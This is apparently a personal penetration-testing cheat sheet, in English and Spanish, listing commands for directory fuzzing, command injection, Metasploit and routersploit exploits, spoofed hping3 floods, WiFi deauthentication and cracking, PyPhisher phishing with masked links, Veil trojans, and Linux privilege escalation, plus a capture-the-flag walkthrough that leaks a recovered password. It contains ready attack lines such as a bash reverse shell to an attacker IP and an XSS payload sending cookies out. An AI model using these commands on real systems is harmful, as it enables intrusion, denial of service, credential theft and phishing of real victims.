gobuster dir -u http://www.example.com/ -w /usr/share/wordlists/dirb/small.txt -x .txt

- The next example finds directories using the same wordlist.

gobuster dir -u http://raymondtischler.com/ -w /usr/share/wordlists/dirb/small.txt -t 100

Use this:

```
gobuster dir -u http://10.10.116.173/sitemap/ -w /usr/share/wordlists/dirb/common.txt -t 25 -x php,html,txt -q
```

DIRSEARCH

* Finds directories in a web using directory wordlist.

dirsearch -u https://www.example.com/ -w /home/deepoverride/Documentos/wordslists/dirwordlist.dic --exclude-status 403,401

Use this:
dirsearch -u <IP o dominio> -E -x 400,500 -r -t 100 -w /wordlist/path.txt

DIRB

* This is another utility to find directories and files.

-The next **example** try to find files with extension *.cgi

dirb https://www.hackthissite.org/missions/realistic/14/ -X .cgi

enum4linux

This tool help us to get information about one machine, users, services, operating system…

Sintaxis:

enum4linuzx <IP>

Example: enum4linux 192.168.1.14

FFUF

Sintaxis:

ffuf -w /usr/share/wordlists/dirb/big.txt -u http://192.168.1.14/FUZZ

ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.1.4/~FUZZ'

ffuf -c -ic -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.1.4/~secret/.FUZZ' -fc 403 -e .txt, .html

- agregamos la etiqueta -ic que es para que nos ignore mayusculas y minusculas y siga ejecutando las respuestas.

- cambiamos el diccionario

- a la ruta de busqueda le añadimos un punto antes de la palabra FUZZ:

http://192.168.1.4/~secret/.FUZZ

- le agregamos la etiqueta -fc 403 para que no nos muestre los directorios que no existen

- le agregamos la etiqueta -e para especificar que extension de archivos debe buscar, en este caso .txt, .html

WFUZZ (Scan subdomains)

```
wfuzz -c -f subdomains.txt -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-u "http://cmess.thm/" -H "Host: FUZZ.cmess.thm " --hl 107
```

Exploit PERL SCRIPT | Wich is used to call pages in a website.

* Example of the Perl Script:

https://www.hackthissite.org/missions/realistic/11/page.pl?page=features

We can attempt to exploit this functionality and use it to our advantage by changing the value of the page parameter to a Linux operating system command. In this instance, we are going to use the ls command to list out the contents of the current directory.

https://www.hackthissite.org/missions/realistic/11/page.pl?page=|ls|

Exploit GCI SCRIPT

* The intended way to exploit this vulnerability is to use a null byte on the xxx.cgi script.

- In the next **example:**

https://www.hackthissite.org/missions/realistic/14/news.cgi?story=1

The news.cgi script has a parameter called story. The story parameter is responsible for calling news stories.

As we can see from the URL, the story parameter is calling the 1st story which is then displayed in the box below the search form.

To exploit this cgi script, we were supposed to append a null byte to the ***story*** parameter:

story=.%00

- The example URLs below should allow you to read the contents of the different scripts.

URL to read moderator.cgi

http://www.hackthissite.org/missions/realistic/14/news.cgi?story=moderator.cgi%00

URL to read administrator.cgi

http://www.hackthissite.org/missions/realistic/14/news.cgi?story=administrator.cgi%00

ROUTERSPLOIT

*Tries to find vulnerabilities in routers, NAS, cameras, etc.

Walkthrough to my router.

- First we perform a scan to find vulnerabilities.
  - Start routersploit as sudo:
    sudo routersploit
  - We use the command 'use' and press Tab Tab Tab to see options.
  - We choose the option 'scanners/routers/router_scan'.
  - Now **show options**
  - Now setup the option 'target'.
    set target 192.168.1.20
  -Launching the scanner
    run
- The scanner finds vulnerabilities:
  exploits/routers/linksys/eseries_themoon_rce
- We load the vulnerability.
  use exploits/routers/linksys/eseries_themoon_rce
  - **Show options** to configure.
  - Setup the target if needed
    set target 192.168.1.20
  - Launching attack
    run
- Now we can see the payloads to execute commands in target
  show payloads
  & then
  set payload PAYLOADNAME
- **Show options** to configure
  set lhost 192.168.1.20
- Launch payload
  run

DOS ATTACKS

hping3

With hping3 we can perform a DOS attack.

Sintaxis:

Basic attack: **sudo hping3 -p 80 -S --flood 192.168.1.14**

-p = port (normally 80)
-S = Syncing
--flood = type of attack

Attack using google dns: **sudo hping3 -a 8.8.8.8 -p 80 -S --flood 192.168.1.14**
In this case the victim is thinking that the attack provide from google

Attack random source: **sudo hping3 --rand-source -p 80 -S --flood 192.168.1.14**
In this case hping generate attacks with random ip's

Note: We can use domains or ip
Note2: We can use with proxychains

slowloris

This is another DOS attack tool. Is a little bit slower than hping3 but its effective too:
Sintaxis:

sudo slowloris 192.168.1.14 -p 80 -v

-p = port (normally 80)
-v = verbose

OWASP-ZAP

* owasp-zap is an excellent tool to detect vulnerabilities in a web.
Just launch utility and perform the attack.
Can generate Reports for bug bouncing.

AUDIT WIFI

Wifite

Wifite allow us to execute automatically all the steps of aircrack in easy way.

sudo wifite --dict /user/share/wordlists/rockyou.txt

Aircrack-ng

To get a wifi password we can use the tool AIRCRACK-NG

Easy steps asuming our wireless card is wlan0.
- Set our wireless card to monitor mode:

sudo airmon-ng start wlan0

Now our wifi card is wlan0mon

- Perform scan:

sudo airodump-ng wlan0mon

- Capture HandShake (number of channel and MACs are ficticious), where:
--bssid is the MAC of the accesspoint/router
-w is the path and file where save the data captured

sudo airodump-ng wlan0mon --channel 11 --bssid 00:AB:4F:44:FF:AA -w /home/user/datacaptured.cap

- Deauthenticate users in the Wi-Fi network so that they reconnect and be able to capture the handshake with the key, where:
-0 <number> is the number of packets we send to deauthenticate
-a <MAC> is the MAC of the WiFi Network
-c <MAC> is the MAC of the client we want deauthenticate

sudo aireplay-ng -0 5 -a 00:AB:4F:44:FF:AA -c 54:A4:00:FF:4C:BB wlan0mon

- Once we have the captured data we can put the wifi card back in normal mode to be able to have an internet connection.
- Set or wifi card to a normal mode:

sudo airmon-ng stop wlan0mon

- Crack the password with the handshake we got in the *.cap file using a wordlist, where:
-w is the wordlist
-b is the MAC of the accesspoint/router

sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 00:AB:4F:44:FF:AA datacaptured.cap

Phishing

Note: We can use https://bitly.com/ to mask phishing urls.

PyPhisher

This is a fantastic tool to generate website for phishing. It generate the web in an external web server, give us the link and start a listener. You can send link to anyone and then just wait for the victims credentials.

To run the tool:

- cd /path/Pyphisher

- sudo python3 pyphisher.py

Wordlists

CEWL

* To generate a wordlist from a webpage we use CEWL
    - Sintax: **cewl http://example.com/ -d 1 -m 6 -w namelisttocreate.txt -v --with-numbers**
        This takes all the words on the web and create the wordlist.
    - To improve the wordlist we can mutate using ***john the ripper****:*
        john --wordlist=namelist.txt --rules --stdout >namelistmutated.txt

CRUNCH

crunch - generate wordlists from a character set

Sintaxis: **crunch <min-len> <max-len> [<charset string>] [options]**

Simple example to create a wordlist with minimun 2 charaxters, maximun 4 characters using numbers 1234 and with the option -o saving the wordlist in a file called wordlist.txt

crunch 2 4 1234 -o wordlist.txt

CUPP

* Generate wordlists with interactive questions like name, etc.

It's a tool writen in python3 and need to download from github:

git clone https://github.com/Mebus/cupp.git

Now navigate to directory

cd cupp

Execute tool and follow instructions:

sudo python3 cupp.py -i

Mestasploit

Example of exploiting a vulnerability (Backdoor) using Metasploit.
When we find a machine with the port 21 open and using the service Proftpd it's possible it has a backdoor vulnerability.

- Initiate database:
    - **msfdb init**
- Initiate Mestasploit
    - **msfconsole**
- Search the exploit
    - **search proftpd** (proftpd es el nombre del servicio a explotar)
- Now we copy the path of the exploit and we load it. Example:
    - **use exploit/unix/ftp/Proftpd**
- Set the options
    - **show options**

    - **set RHOSTS 192.168.1.3**
    - **set RPORT 21**
- Sometimes we need to use payloads. If its the case…
    - **set payload cmd/unix/reverse**
    - **show options**
    - **set LHOST myIp**
- Execute the exploit
    - **run**
      or
    - **exploit**

Veil Evasion

This utility create indetectable backdoors

INSTALLATION

- sudo apt-get install veil
- sudo veil
- Now accept all and install all the dependencies and utilities that veil tells us
- When finished if get the next error:

[!] ERROR #2-3: Can't find the WINE profile for AuotIT v3 (/var/lib/veil/wine//drive_c/Program Files/AutoIt3/Aut2Exe/Aut2exe.exe).

Run this:

/usr/share/veil/config/setup.sh --force –silent

- [I] If you have any errors running Veil, run: './Veil.py --setup' and select the nuke the wine folder option

USAGE to create indetectable backdoor, or almost… This example is to create a Trojan for windows.

- sudo veil
- use 1 (to select Evasion)
- list (to list all payloads)
- use 22 (to use a powershell payload, for this example)
- set LHOST 192.168.1.5 (this ip is ous¡r own ip)
- now open metasploit with **msfconsole** in another console
- in metasploit: use exploit/multi/handler
- in metasploit: set payload windows/meterpreter/reverse_tcp

- in metasploit: set LHOST 192.168.1.5
- in metasploit: set LPORT 4444
- in veil: generate
- in veil: give any name to the backdoor
- The backdoor is not compiled is just text. Copy the path, press enter, write exit and go to the path where the backdoor is generated.
- The file created is a .bat so we must convert it to .exe with the tool: bat to exe converter
- in metasploit: run the exploit to be able to receive the connection from the trojan when the victim runs it.
- When the victim connect we have an meterpreter session. Run **help** to see options.

NGROK

This tool can create Forwarding/Tunneler. Need registration to use but is very useful.

Can get the utility at ngrok.com

You can setup a local webserver (for example with python: **python -m http.server 80**) and with this utility we doo port forwarding without modify any configuration on our router.

Usage:

- **./ngrok http 80**

Returns an external link that points to our local server and is accessible on the Internet.

NETCAT

This tool start a listener (to wait for the connection of a trojan, for example).

Sintaxis:

- **nc -lvp 4444**

Where:

nc: is netcat

-lvp: options

4444: port to listen (can use anyone)

john the ripper

Examples to use:

Crack users linux password file

If we get limited access via shell to a linux computer, we can try to crack users password. We need two files:

/etc/passwd

/etc/shadow

We can see the contents of this two files with the command **cat**

We create in local one file called passwd and copy in the contents of /etc/passwd

We create in local one file called shadow and copy in the contents of /etc/shadow

Now merge the two local files to get one merged:

unshadow passwd shadow > passwordfile

Now we have a password file to crack called passwordfile, then:

john passwordfile

or if we want to use an specific wordlist:

john passwordfile --wordlist=wordlist.txt

Ghost by EntySec

Nos permite conectarnos a un movil que tenga activado “Android Debug Bridge”

Instalacion:

sudo pip3 install git+https://github.com/EntySec/Ghost

Podemos buscar dispositivos con la vulnerabilidad ADB en la web de Shodan

https://www.shodan.io/

En la casilla de busqueda escribimos “ Android Debug Bridge “

Nos dara dispositivos con la vulnerabilidad (no todos funcionaran)

Ejecutamos Ghost como sudo:

sudo ghost

Vemos opciones con el comando **help**.

GTFOBins

https://gtfobins.github.io

This page collect binaries wich allow us to escalate privileges in linux.

For example: we gained acces in a linux machine but with normal user. We can locate binaries with the command **sudo -l**

It return us a lot of results of binaries we can try. For example **node**

Search in GTFOBins for node and give us a few options to use **node** one of them is **sudo**

Click on **sudo** and we can see the command to scalate privileges as **sudo**

```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

Copy the command and paste in victim's machine and now **we are root**!!

LINPEASS

https://github.com/carlospolop/PEASS-ng

This tool scan the victim's machine for vulnerabilities.

We need to install in the victim's machine.

wget https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/builder/linpeas_base.sh

Now execute tool with command

bash linpeas_base.sh

WIRESHARK

Capture the net traffic (files *.cap, *.cap), just if no secured. Works in FTP, HTTP for example, but not in SSH, HTTPS, ...

Start the tool (included in Kali), select the interface (eth0, wlan, …) and click start capture.

Then we can analize the captured traffic looking for usernames and passwords.

STEGHIDE

This tool allow us to hide a file inside other file.

For example we have a txt file called file.txt and we want to hie in a image called image.jpg

So the command in the following:

steghide embed -ef file.txt -cf image.jpg -sf imagefinal.jpg

where:

-ef = file to hide

-cf = file where we hide the file

-sf = the final file with the hided file

Now ask for a password. It's optional.

- To extract the file the sintaxys is the following:

steghide extract -sf imagefinal.jpg

It ask for the password even if the password is blank.

StegCracker

This tool tries to crack the password in the files generated with STEGHIDE

Usage: **stegcracker filename wordlist**

Example: **stegcracker imagefinal.jpg wordlist.txt**

If we do not spceify a password list, it uses byb default the **/usr/share/wordlists/rockyou.txt**

SMB CLIENT

Trying to get username to connect to a samba client:

smbclient -L 10.10.68.189

It returns possibles users.

Now we can try to connect aninomously using one user

smbclient \\\\10.10.68.189\\user

Bash code to create reverse shell in a file bash (.sh) with crown

If, for example, we get access to an ftp anonymous which we can write files and on of them is a bash executed with cron, we can modify this *.sh file with this code:

#!/bin/bash

bash -i >& /dev/tcp/OURIP/4444 0>&1

And now we upload to substitute the original file.

In a shell we start a listener to the port 4444 and wait for the cron execution file to get a reverse shell.

LFI – Local File Inclusion

Case 0 – If Mail Masta is installed on Wordpress

To test for LFI we will first try to see if we can access users accounts file:

http://ip/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

Now let us try and get the database's config file using:

http://ip/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../../wp-config.php

WordPress reverse shell

* Go to **Appearance > Theme Editor > On the right side click on 404 Template and paste our php reverse shell code.**

Executing the file:

> **start netcat**: nc -nlvp 4444
>
> **http://ip/wordpress/wp-content/themes/twentytwenty/404.php**

note: twentytwenty is the name of the theme it is using wordpress.

Transversal PATH

We find a binary with suid permisions, that for example execute curl

So we can create our own curl with our payload and include it in $PATH to execute it as root.

Eg: We find the next binary with the command: **find / -perm -u=s -type f 2>/dev/null**

or this: **find / -perm -4000 -type f 2>/dev/null**

> */usr/bin/menu*

al ejecutarlo nos ejecuta 3 opciones como root

1 - curl

2 - uname

3 - ifconfig

Vamos a crear un curl a nuestro antojo que ejecute un /bin/bash y como lo ejecuta como root, nos dara el bash de root

*Creamos el curl

echo /bin/bash > curl

*Le damos todos los permisos

chmod 777 curl

*Le indicamos a $PATH que incluya la ruta donde tenemos nuestro curl y como es lo ultimo que se ha añadido al $PATH será donde primero buscará, encontrando nuestro curl en lugar de el de la máquina. En esta ocasion ponemos nuestro curl el la ruta /tmp

cp curl /tmp

export PATH=/tmp:$PATH

* ejecutamos /usr/bin/menu y seleccionamos la opcion 1 que es la de curl

kenobi@kenobi:~$ /usr/bin/menu

****

1. status check

2. kernel version

3. ifconfig

** Enter your choice :1

To run a command as administrator (user "root"), use "sudo <command>".

See "man sudo_root" for details.

root@kenobi:~# whoami

root

Escalate privileges with:

Docker

I am the user r00t in the objective machine and used LinEnum in the victim's machine and find this:

[+] We're a member of the (docker) group - could possibly misuse these rights!

uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)

We can try to escalate privileges using this payload:

docker run -v /:/mnt --rm -it bash chroot /mnt sh

Scipts in use by root

We are in a machine, via ssh or reverseshell, with normal user. We need o search scripts in the machine owned by root.

find / -name *.sh 2>/dev/null | xargs ls -l

If we find some file wich in his code use one file like bash, we can try to modify this bash file creating a bucle to modify it.

For example the file located inside a extrange file named **check.sh** is ***/tmp/a.bash*** so:

We move to /tmp and create the bucle with nano and:

nano bucle.sh

#!/bin/bash

while true; do

echo ‘chmod u+s /bin/bash’ » /tmp/a.bash

done

Then we execute the bucle for a while.

Then we write the command ***bash -p***

If all is working fin we will be root.

Capabilities → getcap -r /

Podemos listar las “capabilities” de los archivos con permisos “suid” con el comando:

getcap -r / 2>/dev/null

Luego mirar en GFTOBins si hay vulnerabilidades de “capabilities” de los archivos listados.

Ejemplo:

```
kiba@ubuntu:/home/kiba/.hackmeplease$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
```

Aqui nos encunetra el archivo python3 con las capabilities en setuid lo que nos indica que si la vulnerabilidad aparece en GTFOBins podremos usarlo para escalar privilegios.

```
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
```

```
/usr/bin/traceroute6.iputils = cap_net_raw+ep

/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep

kiba@ubuntu:/home/kiba/.hackmeplease$ ls

ls

python3
```

Ahora ejecutamos el comando que nos ofrece GTFOBins para aprovecharnos de las capabilities.

```
kiba@ubuntu:/home/kiba/.hackmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'

<kmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'

id

uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)

whoami

root
```

Cross Site Scripting XSS


Ejemplo 1: Tenemos un formulario

Si le ponemos el codigo en el form y nos responde con un popup cpn el mensaje que le hemos puesto, significa que podemos hacer XSS

CODIGO:

```
<script>alert(1)</script>
```

Resultado:



Esta es la prueba que tenemos posibilidad de hacer XSS

- Vamos a robar la cookie de sesion del admisitrador:

Ponemos netcat a la escucha en el puerto 8000

Donde pusimos el script le ponemos el siguiente payload:

<script>document.location='<http://NUESTRAIP:8000/XSS/grabber.php?c='+document.cookie></script>

Cuando le demos a enviar, netcat nos mostrará nuestra cookie.

Luego vamos a reportar al administrador y cuando le demos a REPORT netcat nos mostrará la cookie del administrador.

Sustituimos en el navegador nuestra cookie por la del admin y ya estamos dentro del panel /admin.

Explotar gitea GITEA .git

Tras un scaner con nmap nos muestra que hay un servicio corriedo con gitea en la web http://pilgrimage.htb/

```
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
name the
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Pl
ease ...
|_http-title: Pilgrimage - Shrink Your Images
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver como explotarlo.

- Primero hacemos un volcado del directorio .git a nuestra maquina usando la herramienta gitdumper. (Está en el directorio /home/tools/GitTool)

git-dumper http://pilgrimage.htb/.git/ git

- Accedemos al directorio git que nos ha creado**.**

cd git

```
┌──(root㉿kali)-[/home/…/machines/easy/pilgrimage/git]
└─# ls
assets          index.php  logout.php  register.php
dashboard.php   login.php  magick      vendor
```

- Examinamos el archivo index.php

El código utiliza ImageMagick, específicamente el comando "magick convert", para realizar el cambio de tamaño del archivo cargado y guardarlo en la ruta /shrunk

```
        $newname = uniqid();
        exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" .
 $upload→getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $ne
wname . $mime);
```


- Verificamos el binario **magick**

./magick -usage

```
┌──(root㉿kali)-[/home/…/machines/easy/pilgrimage/git]
└─# ./magick -usage
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imag
emagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
```

Vemos que es la version 7.1.0-49 que, buscando por internet, vemos que tiene una vulnerabilidad ARF (Arbitrary File Read) que permite a un atacante leer archivos del sistema.

Vamos a usar CVE-2022-44268 Arbitrary File Read PoC - PNG generator que encontramos en github (https://github.com/voidz0r/CVE-2022-44268) para generar un archivo .png modificado para subirlo a la web y leer el archivo **passwd**



Ahora tenemos un archivo image.png que subimos a la web.

Nos muestra un enlace de la imagen subida.

La descargamos a nuestra maquina local.

- Usamos el siguiente comando para ver los datos en hexadecimal:

identify -verbose 64f8b33eb5f26.png

Nos muestra muchos datos, copiamos la parte de datos hexadecimal:

- Los pasamos por CyberChef:

Output

```
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Vemos que tenemos un usuario: **emily**

- Volvamos al dump de git.

- En el archivo **dashboard.php** se hace consulta a una base de datos SQL

```
function fetchImages() {
  $username = $_SESSION['user'];
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
  $stmt->execute(array($username));
  $allImages = $stmt->fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
```

- Vamos a intentar descargarla usando la misma vulnerabilidad que hemos usado para el archivo passwd.

cargo run "/var/db/pilgrimage"

Seguimos todo el proceso y tras pasarlo por cyberchef obtenemos el usuario emily y su password.


-emilyabigchonkyboi123


-emilyabigchonkyboi123

emily:abigchonkyboi123

- Vamos a usar las credenciales para conectar por ssh.

- SSH





Latex Injection

Si nos encontramos con una web que tiene un inputbox para realizar formular en latex podemos intentar latex injection.

Leer archivos:

- *leer /etc/passwd:* **$\lstinputlisting{/etc/passwd}$**
- *leer .htpasswd (si existe):* **$\lstinputlisting{/var/www/dev/.htpasswd}$**

gnuplot

Si tenemos permisos para crear archivos en el directorio /opt/gnuplot, creamos un archivo para que el programa nos convierta la BASH con permisos SUID.

Verificamos los permisos:

ls -l /opt/

Total 4

drwx-wx-wx 2 root root 4096 Jun 13 16:45 gnuplot

Creamos el archivo:

echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/privesc.plt

watch -n 1 ls -l /bin/bash

crtl+c

cat /opt/gnuplot/privesc.plt

system "chmod u+s /bin/bash"

Después de unos segundos la BASH cambia de permisos, pudiendo así convertirnos en root y leer la flag.

Ejecutamos:

watch -n 1 ls -l /bin/bash

crtl+c

ls -l /bin/bash

-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash

bash -p

bash-5.0# whoami

root

bash-5.0# cat root.txt

5f3607c7e744668a3191ee158337466f

bash-5.0#

NFS Exported Share Information Disclosure (Vulnerabilidad)

Como explotar la vulnerabilidad NFS Exported Share Information Disclosure

En mi practica con la máquina Metasploitable2 la he descubierto con la herramienta NESSUS haciendo un escaner básico.

Para verificar la vulnerabilidad:

showmount -e 192.168.0.16

Resultado:

Export list for 192.168.1.13:

*/ **

En este caso el objetivo comparte la carpeta raiz del sistema.

Ahora para montar el recurso compartido en nuestro sistema Kali Linux se utilizan los siguientes comandos. El comando "mkdir" crea el directorio de nombre /objetivo/ dentro de la carpeta /tmp/. Y el comando mount es el encargado de montar el recurso compartido en la carpeta /tmp/objetivo/.

 # mkdir /tmp/objetivo

 # mount -o nolock -t nfs 192.168.1.13:/ /tmp/objetivo/

Acto seguido y a modo de practica, se ingresa al directorio donde se ha montado el recurso compartido, y se procede a visualizar las primeras líneas del archivo /etc/shadow del objetivo de evaluación.

 # cd /tmp/objetivo/

 # head etc/shadow

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

Crack Passwords with…

Hashcat

Md5: **hashcat -m 0 -a 0 -o cracked.txt my_pw_hashes.txt /usr/share/wordlists/rockyou.txt**

John the Ripper

Md5

- without wordlist: **john --format=raw-md5 my_pw_hashes.txt**

- with wordlist: **john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my_pw_hashes.txt**

- use only brute force cracking: **john --incremental my_pw_hashes.txt**

Show cracked passwords:

john --show --format=raw-md5 my_pw_hashes.txt